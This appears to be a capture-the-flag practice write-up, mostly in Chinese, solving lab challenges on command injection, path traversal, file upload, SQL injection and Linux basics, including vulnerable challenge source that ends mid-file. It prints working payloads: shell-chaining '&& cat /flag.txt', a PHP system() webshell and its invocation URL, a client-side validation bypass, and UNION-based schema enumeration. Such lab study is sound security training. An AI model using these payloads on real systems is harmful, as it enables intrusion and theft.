Command Injection-1

-help看一下指令怎麼操作
點我展開圖片

google.com && ls 畢竟他都說沒擋好了 A指令 && B指令 是 A 執行完且成功時會執行 B
點我展開圖片

google.com && echo ./app.py 犯蠢
點我展開圖片

google.com && cat ./app.py
喵
點我展開程式碼
from html import escape
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
from urllib.parse import parse_qs
import os
import subprocess


FLAG_PATH = "/flag.txt"


def render_page(output: str = "") -> str:
    escaped_output = escape(output)
    return f"""<!doctype html>
<html lang=\"zh-Hant\">
  <head>
    <meta charset=\"utf-8\">
    <meta name=\"viewport\" content=\"width=device-width, initial-scale=1\">
    <title>Diagnostics Tool</title>
    <style>
      :root {{
        color-scheme: light;
        --bg: #f7f4ec;
        --panel: #fffdf7;
        --ink: #1f2937;
        --accent: #b45309;
        --line: #e5dcc8;
      }}
      * {{ box-sizing: border-box; }}
      body {{
        margin: 0;
        min-height: 100vh;
        display: grid;
        place-items: center;
        background:
          radial-gradient(circle at top left, #fde68a, transparent 22%),
          linear-gradient(135deg, #f7f4ec, #efe5d2);
        font-family: "Noto Sans TC", sans-serif;
        color: var(--ink);
      }}
      main {{
        width: min(680px, calc(100vw - 32px));
        background: var(--panel);
        border: 1px solid var(--line);
        border-radius: 20px;
        padding: 28px;
        box-shadow: 0 18px 50px rgba(120, 53, 15, 0.12);
      }}
      h1 {{ margin-top: 0; }}
      p {{ line-height: 1.6; }}
      form {{ display: grid; gap: 12px; margin: 20px 0; }}
      input {{
        width: 100%;
        padding: 12px 14px;
        border-radius: 12px;
        border: 1px solid var(--line);
        font-size: 16px;
      }}
      button {{
        width: fit-content;
        padding: 10px 18px;
        border: 0;
        border-radius: 999px;
        background: var(--accent);
        color: white;
        font-size: 15px;
        cursor: pointer;
      }}
      pre {{
        margin: 0;
        padding: 16px;
        border-radius: 14px;
        background: #111827;
        color: #f9fafb;
        overflow-x: auto;
        min-height: 180px;
      }}
      code {{ color: #fcd34d; }}
    </style>
  </head>
  <body>
    <main>
      <h1>Diagnostics Tool</h1>
      <p>Use this internal tool to check connectivity for a supplied target.</p>
      <form method=\"post\" action=\"/run\">
        <input name=\"target\" placeholder=\"Enter a target\" required>
        <button type=\"submit\">Run</button>
      </form>
      <pre>{escaped_output or '等待輸入...'}</pre>
    </main>
  </body>
</html>
"""


class ChallengeHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self._send_html(render_page())

    def do_POST(self):
        if self.path != "/run":
            self.send_error(404)
            return

        content_length = int(self.headers.get("Content-Length", "0"))
        body = self.rfile.read(content_length).decode()
        target = parse_qs(body).get("target", [""])[0]

        command = f"ping -c 1 {target}"
        result = subprocess.run(
            command,
            shell=True,
            capture_output=True,
            text=True,
            timeout=3,
        )
        output = (result.stdout + result.stderr).strip()
        self._send_html(render_page(output))

    def log_message(self, format, *args):
        return

    def _send_html(self, html: str):
        encoded = html.encode("utf-8")
        self.send_response(200)
        self.send_header("Content-Type", "text/html; charset=utf-8")
        self.send_header("Content-Length", str(len(encoded)))
        self.end_headers()
        self.wfile.write(encoded)


if __name__ == "__main__":
    port = int(os.environ.get("PORT", "8000"))
    server = ThreadingHTTPServer(("0.0.0.0", port), ChallengeHandler)
    print(f"Listening on http://0.0.0.0:{port}")
    print(f"Flag is stored at {FLAG_PATH}")
    server.serve_forever()
其中可以看到FLAG_PATH = "/flag.txt"

Command Injection-2
google.com && ls
google.com && echo test

所以他應該是ping {enter something}.corp.local
google.com && cat /flag.txt && echo
Command Injection-3
Default代表可以修改成非default(?)
看起來可以

value=google.com && cat /flag.txt && echo 
Path Traversal
/flag.txt
Path Traversal-2
可以try出來他擋的是/
%2Fflag.txt
File Upload-1
上傳一個 php file <?php system($_GET['cmd']); ?>
讀取query string的cmd=參數,並將其丟入system() 操作該電腦http://165.154.226.158:28009/uploads/d1ab765d/webshell.php?cmd=cat%20../../flag.txt
File Upload-2
可以看到他只是用前端listener去監聽按鈕的按下後,若檔案不符合規定就不讓他POST出去

document.getElementById('uploadForm').replaceWith(document.getElementById('uploadForm').cloneNode(true));(將被listener監聽的element替換成沒被監聽的element)
在瀏覽器console輸入
然後就和File Upload-1一樣可以過了
SQLi-1
' or 1=1 --經典的SQL injection
註解掉匹配密碼的部分
SQLi-2
' or 1=1 --經典的SQL injection
一樣 差別在於它註解掉的是SELECT的行的限制
SQLi-3
' union select null,null,schema_name from information_schema.schemata -- 列出所有db的名稱information_schema.schemata
' union select null,null,table_name from information_schema.tables where table_schema='main'-- 列出在dbmain的table的名字
' union SELECT n,n,column_name FROM information_schema.columns WHERE table_name='secret_notes'列出tablesecret_notes的所有col名稱
' union select 1,2,flag from main.secret_notes --列出main.secret_notes(main這個db底下叫secret_notes的table)的flag
Linux-1
好多檔案 想要全部印出來cat *
from html import escape
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
from urllib.parse import parse_qs
import os
import subprocess


FLAG_PATH = "/app/flag"
WORKDIR = "/app"


def current_listing() -> str:
    entries = sorted(os.listdir(WORKDIR))
    return "\n".join(entries)


def render_page(output: str = "") -> str:
    escaped_output = escape(output)
    escaped_listing = escape(current_listing())
    return f"""<!doctype html>
<html lang=\"zh-Hant\">
  <head>
    <meta charset=\"utf-8\">
    <meta name=\"viewport\" content=\"width=device-width, initial-scale=1\">
    <title>Linux Practice 1</title>
    <style>
      :root {{
        color-scheme: light;
        --bg: #f5f3ff;
        --panel: #fcfcff;
        --ink: #1f2937;
        --accent: #1d4ed8;
        --line: #dbe4ff;
      }}
      * {{ box-sizing: border-box; }}
      body {{
        margin: 0;
        min-height: 100vh;
        display: grid;
        place-items: center;
        background:
          radial-gradient(circle at top left, #bfdbfe, transparent 24%),
          linear-gradient(135deg, #f5f3ff, #eef4ff);
        font-family: "Noto Sans TC", sans-serif;
        color: var(--ink);
      }}
      main {{
        width: min(760px, calc(100vw - 32px));
        background: var(--panel);
        border: 1px solid var(--line);
        border-radius: 22px;
        padding: 28px;
        box-shadow: 0 18px 50px rgba(29, 78, 216, 0.12);
      }}
      h1 {{ margin-top: 0; }}
      p {{ line-height: 1.7; }}
      form {{ display: grid; gap: 12px; margin: 20px 0; }}
      input {{
        width: 100%;
        padding: 12px 14px;
        border-radius: 12px;
        border: 1px solid var(--line);
        font-size: 16px;
      }}
      button {{
        width: fit-content;
        padding: 10px 18px;
        border: 0;
        border-radius: 999px;
        background: var(--accent);
        color: white;
        font-size: 15px;
        cursor: pointer;
      }}
      .grid {{
        display: grid;
        gap: 16px;
        grid-template-columns: repeat(auto-fit, minmax(260px, 1fr));
      }}
      pre {{
        margin: 0;
        padding: 16px;
        border-radius: 14px;
        background: #111827;
        color: #f9fafb;
        overflow-x: auto;
        min-height: 180px;
      }}
      code {{ color: #93c5fd; }}
    </style>
  </head>
  <body>
    <main>
      <h1>Linux Practice 1</h1>
      <p>這是一個給新手練習 Linux 指令的環境。畫面左邊會先告訴你目前工作目錄底下有哪些檔案,你可以直接在下方輸入常見指令看看結果。</p>
      <p>目標很單純:想辦法找到並讀出系統上的 flag。</p>
      <div class=\"grid\">
        <section>
          <h2>目前目錄內容</h2>
          <pre>{escaped_listing}</pre>
        </section>
        <section>
          <h2>指令輸出</h2>
          <pre>{escaped_output or '等待輸入...'}</pre>
        </section>
      </div>
